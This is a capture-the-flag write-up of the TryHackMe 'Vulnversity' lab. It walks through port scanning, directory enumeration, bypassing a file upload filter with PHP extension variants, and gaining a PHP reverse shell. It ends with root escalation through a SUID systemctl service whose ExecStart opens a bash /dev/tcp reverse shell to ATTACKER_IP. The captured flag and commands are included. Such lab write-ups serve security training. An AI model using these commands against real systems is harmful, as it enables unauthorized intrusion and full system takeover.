


Vulnversity



Contents

- Reconnaissance
- Scanning
- Enumeration
- Exploitation
- Privilege Escalation

Reconnaissance

The target machine was confirmed to be within the **TryHackMe** network and was assigned an **IP address** for the engagement.

A screenshot of a course page from TryHackMe. The title "Vulnversity" is prominently displayed in white text on a dark background. Below the title, a description reads "Learn about active recon, web app attacks and privilege escalation." To the left of the title is a small thumbnail image showing a person in a space suit. Below the description are several course metrics: a signal strength icon, "45 min" duration, a user count of "354,690", and two circular icons representing user activity or progress.

Scanning

An **Nmap** scan was performed to identify open ports and services:

```
# Nmap 7.95 scan initiated Sat Nov 29 16:02:10 2025 as: /usr/lib/nmap/nmap --privileged -p- -sV -sC -Pn --min-rate 5000 -oN nmap.txt 10.64.176.25
Nmap scan report for 10.64.176.25
Host is up (0.072s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
```

```

21/tcp  open  ftp          vsftpd 3.0.5
22/tcp  open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 a9:c6:7f:87:57:b2:d5:d1:2f:0a:39:83:41:ef:8d:8e (RSA)
|   256 96:80:e3:62:e2:f9:58:c4:02:eb:b7:97:20:a6:93:f9 (ECDSA)
|_  256 6c:b9:47:ff:3e:50:ff:55:1b:b8:ed:8c:0d:d9:e0:31 (ED25519)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
3128/tcp open  http-proxy  Squid http proxy 4.10
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.10
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Vuln University
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
|_nbstat: NetBIOS name: IP-10-64-176-25, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb2-time:
|   date: 2025-11-29T21:02:46
|_ start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Nov 29 16:02:50 2025 -- 1 IP address (1 host up) scanned in 40.15 seconds

```

Started discovering directories and enumerating http services.

Enumeration

Directory enumeration using **Gobuster** identified multiple paths, suggesting the target belongs to a university website. No sensitive information was found in the source code; however, several directories were identified for further analysis.

```

> gobuster dir -u http://10.64.176.25:3333 -w /usr/share/seclists/Discovery/Web-Content/di-
rectory-list-2.3-medium.txt -x php,txt,html,php.bak -t 20 -o gobuster1.txt | grep -v "(Sta-
tus: 403)"
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://10.64.176.25:3333
[+] Method:                   GET
[+] Threads:                  20
[+] Wordlist:                 /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt
[+] Negative Status codes:    404
[+] User Agent:               gobuster/3.8
[+] Extensions:              html,php.bak,php,txt
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 33014]
/images          (Status: 301) [Size: 320]  [-- http://10.64.176.25:3333/images/]
/css             (Status: 301) [Size: 317]  [-- http://10.64.176.25:3333/css/]
/js               (Status: 301) [Size: 316]  [-- http://10.64.176.25:3333/js/]
/fonts           (Status: 301) [Size: 319]  [-- http://10.64.176.25:3333/fonts/]
/internal         (Status: 301) [Size: 322]  [-- http://10.64.176.25:3333/internal/]

```

No Nation Can Prosper In Life Without Education

Apply Now View Courses

Aug 20, 2018

We Conduct Workshop 2018

A small river named Duden flows by their place and supplies it with the necessary

The `/internal` directory was analyzed and revealed a file upload functionality, representing a potential attack vector. An attempt to upload a reverse shell directly was unsuccessful.

Upload

Browse... reverse_shell.php5

Submit

Using **BurpSuite - Intruder** tool, we performed a brute-force attack against the file upload functionality by testing different file extensions until receiving a successful response.

Attack Save

4. Intruder attack of http://10.64.176.25:3333

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Req...	Payload	Status code	Respons...	Error
0		20089	✓	
1	shell.php shell.php5 shell.p...	20092	✓	

Request Response

Pretty Raw Hex

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=-----1564298429250134125953
9232253
Content-Length: 3296
Origin: http://10.64.176.25:3333
Connection: keep-alive
Referer: http://10.64.176.25:3333/internal/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
-----15642984292501341259539232253
Content-Disposition: form-data; name="file"; filename="
shell%2eph%20shell%2eph%20shell%2ephtml%20shell%2ephar%
20shell%2epH%20shell%2ePH%20shell%2eph%00%2ejpg%20shell%
2eph%00%2epng%20shell%2eph%2ejpg%20shell%2eph%2ejpeg%2
0shell%2eph%2epng%20shell%2eph%2egif%20shell%2eph%2etxt%
20shell%2eph%2ehml%20shell%2eph%2e%20shell%2eph%5%20sh
ell%2eph%20shell%2eph%4%20shell%2eph%20%20shell%2eph%0
a%20shell%2eph%0d%0a"
Content-Type: application/x-php
<?php
// php-reverse-shell - A Reverse Shell implementation in
PHP. Comments stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-revers
e-shell/master/php-reverse-shell.php
```

Attack Save

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 1

Request count: 1

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste shell.php shell.php5 shell.phtml shell.phar shell.pHp shell.P...

Load... Remove Clear Deduplicate

Add Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit Remove Up Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .%>?+&*:"{}|^#

Exploitation

Although the **.phtml** extension was accepted, it was insufficient to establish a reverse shell through direct upload. Consequently, a web shell was uploaded to achieve remote code execution.

Upload


reverse_shell.phtml

Name	Last modified	Size	Description
Parent Directory			
evil.phtml	2025-11-29 18:28	34	
shell.phtml	2025-06-12 15:01	5.4K	

Apache/2.4.41 (Ubuntu) Server at 10.65.166.194 Port 3333

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
nologin sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:111:119:ftp daemon,,,:/srv/ftp:/bin/false
bill:x:1000:1000,,,:/home/bill:/bin/bash
pollinate:x:103:1::/var/cache/pollinate:/bin/false
landscape:x:112:120::/var/lib/landscape:/usr/sbin/nologin
tcpdump:x:113:123::/nonexistent:/usr/sbin/nologin
systemd-coresdump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ubuntu:x:1001:1001:Ubuntu:/home/ubuntu:/bin/bash
```

So at this point we use `python` to get a reverse shell connection, using a URL encoding before it.



```
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ whoami
whoami
www-data
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ export TERM=xterm
export TERM=xterm
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ ls -l /home
ls -l /home
total 8
drwxr-xr-x 2 bill bill 4096 Jul 31 2019 bill
drwxr-xr-x 4 ubuntu ubuntu 4096 Jun 12 15:10 ubuntu
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$
```

Privilege Escalation

Following the initial foothold, system enumeration was performed, resulting in the retrieval of the user flag. Additionally, the `systemctl` binary was identified during SUID enumeration.

```
ls -l /home/bill
total 4
-rw-r--r-- 1 bill bill 33 Jul 31 2019 user.txt
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ cat /home/bill/user.txt
tat /home/bill/user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ find / -perm -4000 2>/dev/null
dev/nullperm -4000 2>/d
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/mount
/bin/umount
/bin/systemctl
/bin/fusermount
```

This binary is a Linux utility designed to manage system services, including starting and stopping them. We leveraged this functionality by creating a service configured to run as root, allowing us to establish a new connection with escalated privileges.

```
[Unit]
Description=GiveMeRoot

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1'

[Install]
WantedBy=multi-user.target
```

To overcome read and write permission restrictions, the file was created on the attacker machine and transferred via an HTTP server.

```
drwx----- 3 root      root    4096 Nov 29 18:20 systemd-private-297da2471ac746329c1d0c11b  
6853b15-systemd-timesyncd.service-2vutgi  
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ /bin/systemctl enable /var/tmp/r  
oot.service  
/var/tmp/root.service /  
Created symlink /etc/systemd/system/multi-user.target.wants/root.service -> /var/tmp/root.  
service.  
Created symlink /etc/systemd/system/root.service -> /var/tmp/root.service.
```

```
WantedBy=multi-user.target  
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ /bin/systemctl start root  
ootn/systemctl start ro  
www-data@ip-10-65-166-194:/var/www/html/internal/uploads$ []
```

A new **Netcat** listener was started, and we waited for the reverse connection to obtain root access.

```
bash: cannot set terminal process group (2539): Inappropriate ioctl for device  
bash: no job control in this shell  
root@ip-10-65-166-194:/# whoami  
whoami  
root  
root@ip-10-65-166-194:/#
```

This assessment demonstrates how chaining vulnerabilities and abusing misconfigured binaries can result in full compromise of the target system.

Written by kurObai